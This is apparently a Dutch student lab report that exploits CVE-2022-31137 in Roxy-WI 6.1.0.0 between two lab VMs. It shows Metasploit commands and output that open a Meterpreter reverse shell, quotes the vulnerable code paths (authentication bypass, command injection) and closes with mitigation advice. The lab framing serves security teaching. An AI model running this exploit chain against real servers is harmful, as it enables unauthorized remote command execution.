

Cybersecurity NPE 2023-2024

CVE-2022-31137 - Roxy WI 6.1.0.0 Remote Command Execution

Ons team en Github [repository](#)

- Jelle Gordebeke
- Jonas Cassaer

Inleiding

Het doel van deze NPE opdracht is om een RCE (Remote Command Execution) uit te voeren op Roxy-Wi. Roxy-WI is een graphical user interface for het managen van HAProxy, Nginx, Apache en Keepalived servers.


We gebruiken alvast het volgende:




- Oracle VM VirtualBox, om onze virtuele machines aan te maken, ([downloadbaar op virtualbox.org](#))
- Een aanvallende VM, dat de meest recentste versie van Kali Linux draait, ([downloadbaar op osboxes.org](#))
- Een kwetsbare VM, dat de versie **22.04 Jammy Jellyfish** draait, ([downloadbaar op osboxes.org](#))
- Guest Additions van VirtualBox, voor gemakkelijheid van gebruik en shared folders te gebruiken. ([downloadbaar op virtualbox.org](#))
- Het Metasploit Framework om onze aanval uit te voeren, dit is al geïnstalleerd op de Kali Linux VM.
- Apache HTTP Server, om Roxy-Wi op te hosten.
- Roxy-Wi
- Python

Deployment stappenplan


Stap 1: Het opzetten van de virtuele machines

- Maak een folder aan in je C: schijf directory genaamd *NPECybersecurity*, met subdirectories *sharedfolder* en *medium*.
- Sleep de 2 .vdi bestanden en de GA .iso disk hier naar toe.



Name	Date modified	Type	Size
 Kali Linux 2024.1 (64bit).vdi	9/05/2024 20:29	Virtual Disk Image	18.544.640 KB
 Ubuntu 22.04 (64bit).vdi	9/05/2024 20:29	Virtual Disk Image	10.941.440 KB
 VBoxGuestAdditions_7.0.14.iso	28/03/2024 14:36	Disc Image File	52.272 KB


- Uit de repository, download en run de PS1 scriptjes: `./Cybersecurity_NPE_Kali.ps1` en `./Cybersecurity_NPE_Ubuntu (Vulnerable).ps1`.
- De virtuele machines worden nu aangemaakt, na het opstarten van de VMs kan je inloggen met credentials `osboxes` en `osboxes.org`.



Ter info: De virtuele machines gebruiken **bridged adapters**, en we gebruiken simpelweg DHCP om de IP-adressen in te stellen, in plaats van dit statisch te doen. Voer dus zeker eens het commando `ip a` uit om de IP-adressen op te halen van de 2 VMs.

Stap 2: Het opstellen van de omgeving in de Ubuntu VM

- Open de terminal
- Voer de commando's `sudo apt update` en daarna `sudo apt install git` uit.
- Om Guest Additions te installeren, moeten we eerst het volgende uitvoeren: `sudo apt install build-essential linux-headers-$(uname -r) -y`
- Run het script `autorun.sh` op de Guest Additions CD.
- Ga naar de Desktop `cd Desktop` en clone de repository `git clone https://github.com/sudojelle/NPE-Cybersecurity-23-24-`



- Voer het script `./opzetten_omgeving` uit. (run het in root user mode en doe `chmod +x ./opzetten_omgeving`).
- Wacht een beetje, en kijk daarna eens via `cd /var/www/` of de ha-proxy directory is aangemaakt.
- Surf naar `https://ip_adres`, normaal bekom je het volgende:



Stap 3: Het aanvallen van Roxy-Wi vanop de Kali client

- Open de terminal.
- Gebruik **ip a** om je IP-adres te achterhalen.
- Start het Metasploit Framework met **msfconsole**

```
(osboxes@osboxes)-[~]
$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

      .:ok000kdc'          'cdk000ke:
      .x0000000000000c     c000000000000x.
      :00000000000000k,    ,k00000000000000:
      '00000000kkk00000:  :00000000000000000'
      o00000000 MMMM o000o0000l.MMMM,0000000o
      d00000000 MMMMMM c00000c.MMMMM,0000000x
      l00000000 MMMMMMMMM;d.MMMMMMM,00000000l
      ,00000000 MMMM.MMMMMMMMMM.MMMM,00000000.
      c00000000 MMM.00c.MMMM'o00.MMM,0000000c
      o0000000 MMM.0000.MMM.0000.MMM,000000o
      l00000000 MMM.0000.MMM.0000.MMM,00000l
      ;0000.MMM.0000.MMM.0000.MMM;0000;
      .d00o'WM.0000occc00000.MX.x00d.
      ,kol.M.0000000000000.M'dok,
      :kk;.0000000000000;.0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l00000000l,
      ,d0d,
      ,
      = [ metasploit v6.3.55-dev ]
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > █
```

- Doe **use exploit/linux/http/roxy_wi_exec**

```
msf6 > use exploit/linux/http/roxy_wi_exec
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(linux/http/roxy_wi_exec) > █
```

- Met het **set** commando: zet de **RHOST** op het **IP-adres van de Ubuntu client** en zet de **LHOST** op het **IP-adres van de Kali client**.

```
msf6 exploit(linux/http/roxy_wi_exec) > set RHOST 192.168.1.153
RHOST => 6*192.168.1.153
msf6 exploit(linux/http/roxy_wi_exec) > ip a
[-] Unknown command: sip
msf6 exploit(linux/http/roxy_wi_exec) > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:bb:d3:b5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.112/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 6731sec preferred_lft 6731sec
    inet6 fe80::a00:27ff:febb:d3b5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
msf6 exploit(linux/http/roxy_wi_exec) > set LHOST 192.168.1.112
LHOST => 6*192.168.1.112
msf6 exploit(linux/http/roxy_wi_exec) > █
```

- Doe nu **exploit**

```
msf6 exploit(linux/http/roxy_wi_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking if 192.168.1.153:443 is vulnerable!
[*] 192.168.1.153:443 is vulnerable!
[*] The target is vulnerable. The device responded to exploitation with a 200 OK and test command successfully executed.
[*] Exploiting...
[*] Sending stage (24772 bytes) to 192.168.1.153
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.153:44694) at 2024-05-09 14:39:49 -0400

meterpreter > uuid
[+] UUID: 614d6caaabcfb94/python=20/linux=6/2024-05-09T18:39:47Z
meterpreter > █
```

- Nu zou je commando's moeten kunnen executen onder de context van de webserver user.

Technische details

In de applicatie zijn er 4 kwetsbaarheden:

1. Authenticatie omzeiling via `options.py`

Deze kwetsbaarheid maakt het mogelijk om authenticatiecontroles te omzeilen door een specifieke parameter (`alert_consumer`) te versturen in een POST-verzoek. Wanneer deze parameter aanwezig is en niet leeg, worden verdere verificaties van de gebruikerstoken overgeslagen, waardoor ongeautoriseerde gebruikers toegang kunnen krijgen tot bepaalde functionaliteiten.

```
if form.getvalue('alert_consumer') is None:
    if not sql.check_token_exists(form.getvalue("token")):
        print('error: Your token has been expired')
        sys.exit()
```

2. Ongeautoriseerde uitvoering van commando's (RCE) via `ssh_command`

In het script wordt een functie `ssh_command` gebruikt, waar commando's ongefilterd worden doorgestuurd naar de server via SSH. Dit stelt een aanvaller in staat om willekeurige commando's uit te voeren op de server door speciaal geformuleerde invoer in de `getcert` parameter.

```
if form.getvalue('getcert') is not None and serv is not None:
    cert_id = form.getvalue('getcert')
    cert_path = sql.get_setting('cert_path')
    commands = ["openssl x509 -in " + cert_path + "/" + cert_id + " -text"]
    try:
        funct.ssh_command(serv, commands, ip="1")
    except Exception as e:
        print('error: Cannot connect to the server ' + e.args[0])
```

3. RCE via `subprocess_execute`

Deze functie wordt gebruikt voor het uitvoeren van lokale commando's via een subprocess. Door manipulatie van de invoerparameters (`ipbackend` en `backend_server`), kan een aanvaller willekeurige systeemcommando's uitvoeren.

```
if form.getvalue('ipbackend') is not None and form.getvalue('backend_server') is None:
    haproxy_sock_port = int(sql.get_setting('haproxy_sock_port'))
    backend = form.getvalue('ipbackend')
    cmd = 'echo "show servers state"|nc %s %s |grep "%s" |awk \'{print $4}\'' %
    (serv, haproxy_sock_port, backend)
    output, stderr = funct.subprocess_execute(cmd)
    for i in output:
        if i == ' ':
            continue
        i = i.strip()
        print(i + '<br>')
```

4. Manipulatie van SSL-certificaten

De applicatie biedt de mogelijkheid om SSL-certificaten te uploaden en te beheren, maar door onvoldoende validatie van invoerparameters kan een aanvaller kwaadaardige acties uitvoeren, zoals het overschrijven van bestanden of het uitvoeren van ongeautoriseerde commando's via de certificaat-upload functionaliteit.

```
if serv and form.getvalue('ssl_cert'):
    cert_local_dir = os.path.dirname(os.getcwd()) + "/" +
sql.get_setting('ssl_local_path')
    cert_path = sql.get_setting('cert_path')
    name = ''
    if not os.path.exists(cert_local_dir):
        os.makedirs(cert_local_dir)
    if form.getvalue('ssl_name') is None:
        print('error: Please enter a desired name')
    else:
        name = form.getvalue('ssl_name')
    try:
        with open(name, "w") as ssl_cert:
            ssl_cert.write(form.getvalue('ssl_cert'))
    except IOError as e:
        print('error: Cannot save the SSL key file. Check a SSH key path in config
' + e.args[0])
    MASTERS = sql.is_master(serv)
    for master in MASTERS:
        if master[0] is not None:
            funct.upload(master[0], cert_path, name)
            print('success: the SSL file has been uploaded to %s into: %s%s <br/>'
% (master[0], cert_path, '/' + name))
        try:
            error = funct.upload(serv, cert_path, name)
            print('success: the SSL file has been uploaded to %s into: %s%s' % (serv,
cert_path, '/' + name))
        except Exception as e:
            funct.logging('localhost', e.args[0], haproxywi=1)
        try:
            os.system("mv %s %s" % (name, cert_local_dir))
        except OSError as e:
            funct.logging('localhost', e.args[0], haproxywi=1)
            funct.logging(serv, "add.py#ssl uploaded a new SSL cert %s" % name,
haproxywi=1, login=1)
```

Samenvatting

De Roxy-WI-applicatie is kwetsbaar voor exploitatie vanwege onvoldoende invoercontroles en zwakke authenticatiemechanismen, waardoor aanvallers commando's kunnen uitvoeren, toegang krijgen tot systeemfuncties zonder juiste toestemming, en gevoelige bestanden kunnen manipuleren.

Extra toelichting

Laat deze exploit iets achter nadat hij uitgevoerd wordt?

Ja, de module laat sporen van een compromis achter in een logbestand (Voorbeeld: SQL-injectiegegevens gevonden in HTTP-log).

Wat is command injection?

Een cyberaanval die bekend staat als commando-injectie omvat het uitvoeren van ongeautoriseerde commando's op het besturingssysteem van de host. Meestal voegt de bedreiger de opdrachten toe door gebruik te maken van een applicatiefout, zoals onvoldoende invoervalidatie.

Wat is de mogelijke schade bij deze exploit?

Aanvallers kunnen mogelijk controle over het netwerkbeheersysteem krijgen, wat kan leiden tot ongeautoriseerde toegang tot gevoelige informatie, verstoring van netwerkservices, en in het ergste geval een volledige systeemovertrek. De schade kan ook reputatieschade omvatten, financiële verliezen door downtime, en juridische gevolgen vanwege het niet naleven van gegevensbeschermingsvoorschriften.

Hoe kan een team herstellen na deze exploit?

Als een organisatie regelmatig back-ups maakt, een robuust incidentresponsplan heeft en medewerkers traint in cybersecuritybewustzijn, kan het herstel sneller en efficiënter zijn. Zonder deze voorbereidingen kan het herstel echter langdurig en kostbaar zijn, met mogelijke langdurige schade aan de bedrijfsvoering en betrouwbaarheid zoals vermeld bij de mogelijke schade.

Wat kan een bedrijf doen om de impact te minimaliseren of zelf te voorkomen?

Het logische is natuurlijk om regelmatige updates uit te voeren. Zorg ervoor dat alle software up-to-date is en dat beveiligingspatches tijdig worden toegepast. Dit verkleint de kans dat bekende kwetsbaarheden worden uitgebuit.

Daarnaast zijn er wel nog enkele andere dingen dat het bedrijf kan doen:

1. **Striktere inputvalidatie:** Het bedrijf/het team kan grondige validatie van alle invoerdata implementeren om te voorkomen dat kwaadaardige data de systemen beïnvloedt.
2. **Verbeterde Authenticatiemechanismen:** Het bedrijf/het team kan de authenticatieprocessen versterken door meervoudige authenticatie (MFA) te gebruiken en regelmatige controle/verificatie van gebruikerssessies in te stellen.
3. **Incidentresponsplan:** Het bedrijf/het team kan een incident response plan ontwikkelen en onderhouden dat snel geactiveerd kan worden zodra een inbreuk wordt ontdekt. Dit omvat hoe ze zouden moeten reageren, wie te betrekken en hoe te communiceren met betrokkenen.